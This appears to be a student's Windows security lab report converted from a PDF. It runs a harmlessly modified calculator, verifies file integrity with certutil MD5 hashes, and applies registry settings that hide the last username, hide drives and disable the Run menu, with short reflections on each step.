


Laboratory Assignments for Windows

Exercise 1:Trojan Horse and Hash Functions

Comments

Locate the Executable Files: Navigate to the Desktop folder and go to the "SecurityPrograms\injection" directory.

Inspect Properties: Right-click on "injected_calc.exe" and examine its properties. Similarly, examine the properties of the original Windows executable "calc.exe" in the same directory.



Execute the Injected Program: Double-click on "injected_calc.exe" to observe its behavior. Note any unusual friendly greetings, which are not typical for a calculator program. Perform basic calculation tasks to ensure the program behaves like a normal calculator.

Upon double-clicking on injected_calc.exe, a "Hello, World" greeting is displayed. After clicking "OK," a standard calculator appears. Performing basic arithmetic operations within the calculator reveals that its functionality is identical to that of the standard calculator.

This behavior aligns with the description that the injected code has introduced a friendly greeting but otherwise maintains the normal calculator functionality. The injected code appears to be harmless, demonstrating that modifications to the executable can alter its behavior without compromising its basic features, at least in this specific example.


Verify File Integrity Using Hashes: Open a Command Prompt by clicking the Windows Start button and selecting the Command Prompt app. Change the working directory to the "fciv" folder inside "SecurityPrograms" by typing: `cd Desktop\SecurityPrograms\fciv`

Execute hash commands for both files:

`C:\Users\admin\Desktop\SecurityPrograms\fciv>certutil -`

```
hashfile C:\Users\admin\Desktop\SecurityPrograms\injection\injected_calc.exe MD5
```

```
C:\Users\admin\Desktop\SecurityPrograms\fciv>certutil-
hashfile C:\Users\admin\Desktop\SecurityPrograms\injection\calc.exe MD5
```



Compare the MD5 hashes: They should be significantly different. Fciv is a command-line tool for File Checksum Integrity Verification, used to generate hash values for files. Certutil.exe is another tool for computing file hash values. Examine the hash values of the two files. Since injected_calc.exe has been injected with additional code, its hash value differs from that of calc.exe.

Reflections

The injection of code into executable files poses significant security risks, as attackers or malicious software may exploit such modifications for various purposes. These modifications can enable unauthorized access to systems by exploiting vulnerabilities or introducing malicious functionality.

Additionally, attackers might inject code to steal sensitive data, compromise confidentiality, or turn a legitimate executable into a vehicle for spreading malware across a network. Privilege escalation is another concern, where injected code may exploit vulnerabilities to elevate privileges, granting attackers more control over a system. In certain cases, the injection of malicious code can lead to denial-of-service situations, causing instability or crashes. These threats can manifest through supply chain attacks, compromising the development or distribution process, or post-exploitation activities after gaining initial access.

To mitigate these risks, security measures such as code signing, file integrity monitoring, network segmentation, behavioral analysis, user education, patch management, and endpoint protection are essential. Regular security audits and a proactive approach to security, including rapid incident response, contribute to an overall robust defense against the potential dangers associated with modified executables.

Exercise 2. Windows Registry

Registry Exercise A: Hide the Last User's Username


Access Registry Editor: Open the registry editor by running "Regedit" from the Start menu's Run option.

Navigate to Specific Registry Folder: Go to HKEY_LOCAL_MACHINE in the registry editor.


Find the System Policies Path: Follow the path within HKEY_LOCAL_MACHINE.

Check for Existing Value: Look for a value called DontDisplayLastUserName. If it doesn't exist, create it as a DWORD Value.

Set the Value: Right-click on DontDisplayLastUserName, choose Modify, and set its value to 1.




Log Off: Log off the system to apply the changes.




Verify Changes: Log in again, and you should no longer see the last user's username in the login window.

Remove Registry Entry: If needed, after confirming the change, you can go back to the registry editor and remove the DontDisplayLastUserName entry.



Reflections

Hiding the last user's username from the login window can enhance security by preventing unauthorized users from easily obtaining information about the system's previous user. This is a good practice, especially in environments where multiple users may access the same system.




Registry Exercise B: Hide Drives in Windows Explorer

Access Registry Editor: Start the registry editor.


Navigate to User-Specific Folder: Choose the folder HKEY_CURRENT_USER in the registry.

Locate or Create Explorer Policies Path: Follow the path `SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer`. If the key doesn't exist, create it by right-clicking, and selecting New -> Key.




Add a New Value: Inside the Explorer folder, add a new DWORD Value and name it NoDrives.

Set Drive Visibility: Modify the NoDrives value and enter the decimal value corresponding to the drive you want to hide. Drive values are alphabetically ordered (A = 1, B = 2, C = 4, D = 8, and so on). To hide multiple drives, add the values. For example, to hide drives C and D, enter the value 12.




Log Off and Log On: Log off and then log on again (no need to restart) for the changes to take effect.

Verify Drive Visibility: After logging in, the specified drives should no longer be visible in Windows Explorer.



Restore Drive Visibility: To make the drives visible again, remove the 'NoDrives' value from the registry. Log off and log on again for the changes to be reflected in Windows Explorer.



Reflections

Hiding drives in Windows Explorer can be useful in certain scenarios, such as restricting access to sensitive data on specific drives. However, it's important to note that this method is a basic form of access control and may not provide strong security. Users with sufficient technical knowledge may still be able to access hidden drives.

Registry Exercise C: Disable the "Run" Option in the Start Menu


Access Registry Editor: Start the registry editor.

Navigate to User-Specific Folder: Choose the folder HKEY_CURRENT_USER in the registry.


Locate or Create Explorer Policies Path: Follow the path `SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer`.

Add a New Value: Inside the Explorer folder, add a new DWORD Value and name it NoRun.

Set Value to Disable Program Execution: Modify the NoRun value and enter 1.




Log Off and Log On: Log off and then log on to the system (do not restart) for the changes to take effect.



Verify Start Menu Changes: After logging in, the option to run programs from the Start menu should no longer be available.


Locate Registry Editor: Open the Command Prompt and enter "regedit" to launch the registry editor.



Reflections

Disabling the Run button in the Start menu is often done as a prevention from users running unauthorized software or batch scripts. (www.Maxi-Pedia.com, *Group policy: Remove run menu from start menu*) This could be relevant in environments where there is a need for strict control over the programs that users can run. However, it's important to consider the impact on user convenience and the need for legitimate system administration tasks.

